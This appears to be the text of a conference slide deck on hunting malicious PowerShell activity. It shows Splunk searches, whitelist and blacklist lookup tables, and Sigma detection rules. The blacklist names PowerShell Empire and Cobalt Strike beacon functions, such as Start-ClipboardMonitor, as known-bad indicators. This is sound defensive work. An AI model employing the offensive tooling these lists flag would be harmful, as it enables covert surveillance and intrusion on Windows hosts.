- Enumerate **legitimate** PS script files and function names
 - Build a **whitelist** to filter out legitimate functions
- Search for **rarest function names** in PS logs (apply **whitelist** filtering)
- Use **stacking, long tail analysis, LFO** to find interesting stuff

Enumerate PS script files and function names



The screenshot shows the Windows PowerShell ISE interface. The title bar reads "Windows PowerShell ISE". The menu bar includes "File", "Edit", "View", "Tools", "Debug", "Add-ons", and "Help". The toolbar contains various icons for file operations and execution. The active window is titled "Search-PS-Functions.ps1 X". The command entered in the console is:

```
1 Get-ChildItem -Path C:\ -Recurse -Filter *.ps* | Select-String -pattern "Function "
```

The output of the command is displayed in the console window, listing various PowerShell functions and their locations:

```
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:1252:function Find-Module  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:1421:function Save-Module  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:1665:function Install-Module  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:1921:function Update-Module  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2094:function Uninstall-Module  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2199:function Get-InstalledModule  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2261:function Find-DscResource  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2369:function Find-Command  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2479:function Find-RoleCapability  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2586:function Publish-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:2893:function Find-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:3073:function Save-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:3331:function Install-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:3647:function Update-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:3848:function Uninstall-Script  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:3948:function Get-InstalledScript  
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1:4005:function Register-PSRepository
```


Search for rarest PS script files

```
1 (sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" OR sourcetype="WinEventLog:Windows PowerShell")
2   "Execute a Remote Command" OR "Executing Pipeline"
3 | rex field=Message ".*Script Name = (?<Script_Name>.*)"
4 | rex field=Script_Name "(?<Script_Name_path>.*)\\\\\"(?<Script_Name_name>[^\\\\]*)"
5 | rex field=Path "(?<Script_Name_path>.*)\\\\\"(?<Script_Name_name>[^\\\\]*)"
6 | stats dc(ComputerName) AS DC_Clients dc(Script_Name_path) AS DC_path values(Script_Name_path)
7   count by TaskCategory Script_Name_name
8 | where DC_Clients < 5
9 | sort -count
```

TaskCategory	Script_Name_name	DC_Clients	DC_path	values(Script_Name_path)
Execute a Remote Command	functions.ps1	4	1	
Execute a Remote Command	remoteControlwithoutAskingforpermission.ps1	4	1	
Execute a Remote Command	EntityFrameworkCore.psm1	4	6	C:\Program Files\dotnet\sdk\N C:\Program Files\dotnet\sdk\N C:\Users\...\.nuget\p

Search for rarest PS function names

```
1 index=it_bapo (sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" OR
  sourcetype="WinEventLog:Windows PowerShell")
2
3 | rex field=Message ".*[Ff]unction (?<func_name>[^\ ]*) .*"
4 | stats dc(ComputerName) AS DC_Clients count by TaskCategory func_name
5 | where DC_Clients <= 10
6 | sort -DC_Clients
```

Events (992,056)		Patterns	Statistics (445)	Visualization
100 Per Page ▾	Format ↗	Preview ▾	< Prev	1 2 3 4 5 Next >
TaskCategory ↕	func_name ↕	DC_Clients ↕	count ↕	
Execute a Remote Command	'Disable-NetAdapterPowerManagement'	10	11	
Execute a Remote Command	'Enable-NetAdapterPowerManagement'	10	11	
Execute a Remote Command	'Get-NetIPInterface'	10	11	
Execute a Remote Command	'New-NetAdapterAdvancedProperty'	10	11	
Execute a Remote Command	'New-NetIPAddress'	10	11	
Execute a Remote Command	'New-NetRoute'	10	11	

Create **whitelist** lookup with **known good**

```
splunk@_____ 'lookups $ \  
> cat powershell_benign_noise_fields.csv | cut -d"," -f2-3 | uniq -c  
  1 comment,field  
 20 "initial set of functions","funct_name"  
  5 "2nd set of fields","funct_name"  
 13 "initial Path whitelist","Path"
```

splunk>enterprise Apps ▾

Lookup definitions

[Lookups](#) » Lookup definitions

Name ▾	Type ▾	Supported fields ▾	Lookup file ▾
powershell_benign_noise_fields	file	value,comment,field,user	powershell_benign_noise_fields.csv
powershell_malicious_intresting_fields	file	value,field,comment,user	powershell_malicious_intresting_fields.csv

Create **blacklist** lookup with **known bad**

```
splunk@ /lookups $ \  
> cat powershell_malicious_intresting_fields.csv | cut -d"," -f2-3 | uniq -c  
1 field,comment  
16 "string","Sean Metcalf offensive PS detection cheatsheet"  
565 "funct_name","PSempire function"  
2 "funct_name","CobaltStrike beacon function"  
1 "string","CobaltStrike beacon function"
```

```
splunk@ /lookups $ \  
> egrep "(Start-ClipboardMonitor|func_get_proc_address)" powershell_*.csv  
powershell_malicious_intresting_fields.csv:"Start-ClipboardMonitor","funct_name","PSempire function",  
powershell_malicious_intresting_fields.csv:"func_get_proc_address","funct_name","CobaltStrike beacon"
```

```


1 index=      sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" OR
2             sourcetype="WinEventLog:Windows PowerShell" OR sourcetype="PowerShell_transcript*"
3 [ | inputlookup powershell_malicious_intresting_fields
4   | fields value | eval search=value | makemv delim="," search
5   | fields search | format | eval search=replace(search,"\"","")
6 ]
7 | rex field=Message ".*[Ff]unction (?<func_name>[^\(\{\}]*)[ \(\{\}].*"
8 | eval func_name=replace(func_name,"\"","")
9 | search NOT [ | inputlookup powershell_benign_noise_fields
10              | fields value,field | eval search=field+"="+value | makemv delim="," search
11              | fields search | format | eval search=replace(search,"\"","")
12            ]
13 | stats values(Path) AS Path count by host func_name
14 | lookup powershell_malicious_intresting_fields value as func_name OUTPUT comment

```

host	func_name	Path	count	comment
	Start-ClipboardMonitor		6	PSempire function
	func_get_proc_address	C:\[redacted].ps1	3	CobaltStrike beacon function

host	func_name	Path	count	comment
	Start-ClipboardMonitor		6	PSempire function
	func_get_proc_address	C:\[redacted].ps1	3	CobaltStrike beacon function

SIGMA rules (contributions coming soon...)



The screenshot shows the GitHub repository page for 'Neo23x0 / sigma'. The repository has 174 watchers, 938 stars, and 209 forks. The current branch is 'master'. The file path is 'sigma / rules / windows / powershell /'. A commit by 'thomaspatzke' is highlighted, titled 'Fixed rule', with the latest commit hash '#f98991' made 17 days ago. Below the commit, a list of files is shown, each with a description and a commit date.

File Name	Description	Commit Date
..		
powershell_downgrade_attack.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_exe_calling_ps.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_malicious_commandlets.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_malicious_keywords.yml	Lower case T	a month ago
powershell_ntfs_ads_access.yml	ATT&CK tagging QA	2 months ago
powershell_prompt_credentials.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_psattack.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_suspicious_download.yml	Tagged windows powershell, other and malware rules.	3 months ago
powershell_suspicious_invocation_generic...	Tagged windows powershell, other and malware rules.	3 months ago
powershell_suspicious_invocation_specific...	Tagged windows powershell, other and malware rules.	3 months ago
powershell_xor_commandline.yml	Fixed rule	17 days ago

Select document

```

1 title: Logon Scripts (UserInitMprLogonScript)
2 status: experimental
3 description: Detects creation or execution of
  UserInitMprLogonScript persistence method
4 references:
5 | - https://attack.mitre.org/techniques/T1037/
6 tags:
7 | - attack.t1037
8 | - attack.persistence
9 | - attack.lateral_movement
10 author: Tom Ueltschi (@c_APT_ure)
11 logsource:
12 | product: windows
13 | service: sysmon
14 detection:

```

```

((EventID="1" ParentImage="*\userinit.exe") NOT (Image="*\explorer.exe"
CommandLine="*\DC\netlogon\some-legit-name.bat*)) OR (((EventID="1"
OR EventID="12" OR EventID="13" OR EventID="14")) ("UserInitMprLogonScrip
t"))

```

Translating to: Splunk

```

14 detection:
15 | exec_selection:
16 | | | EventID: 1
17 | | | ParentImage: '*\userinit.exe'
18 | exec_exclusion:
19 | | | Image: '*\explorer.exe'
20 | | | CommandLine: '*\DC\netlogon\some-legit-name.bat*'
21 | create_selection:
22 | | | EventID:
23 | | | | - 1
24 | | | | - 12
25 | | | | - 13
26 | | | | - 14
27 | create_keywords:
28 | | | - UserInitMprLogonScript
29 | condition: (exec_selection and not exec_exclusion) or
  (create_selection and create_keywords)

```

```

30 falsepositives:
31 | - exclude legitimate logon scripts (adjust exec_exclusion
  CommandLine)
32 | - penetration tests, red teaming
33 level: high

```

← → ↻ 🏠 <https://uncoder.io/#> ☆ 🌐 👤 ⋮

uncoder Sign up to TDM About TDM | Light/Dark theme

Sigma Kibana ArcSight Detect Splunk Qualys IOC Regex Select

Share my query to improve translation!

Select document

```

1 title: Copy / rename of powershell.exe before execution
2 status: experimental
3 description: Detects copying and renaming of powershell.exe before
  execution (RETEFE malware DOC/macro starting Sept 2018)
4 references:
5 | - https://attack.mitre.org/techniques/T1086/
6 | - https://isc.sans.edu/forums/diary/Maldoc+Duplicating
  +PowerShell+Prior+to+Use/24254/
7 tags:
8 | - attack.t1086
9 | - attack.execution
10 author: Tom Ueltschi (@c_APT_ure)
11 logsource:
12 | product: windows
13 | service: sysmon
14 detection:

```

```

(EventID="1" Description="Windows PowerShell") NOT (((Image="*\powershell
1.exe" OR Image="*\powershell_ise.exe")) OR (Description="Windows PowerSh
ell ISE")))

```

```

14 detection:
15 | selection:
16 | | EventID: 1
17 | | Description: Windows PowerShell
18 | exclusion_1:
19 | | Image:
20 | | | - '*\powershell.exe'
21 | | | - '*\powershell_ise.exe'
22 | exclusion_2:
23 | | Description: Windows PowerShell ISE
24 | condition: all of selection and not (1 of exclusion_*)

```

Transla

Thanks for your attention!!

Time left for questions?

- Twitter: @c_APT_ure
- Blog: <http://c-apt-ure.blogspot.com/2017/12/is-this-blog-still-alive.html>

→ many resources about Sysmon linked in one place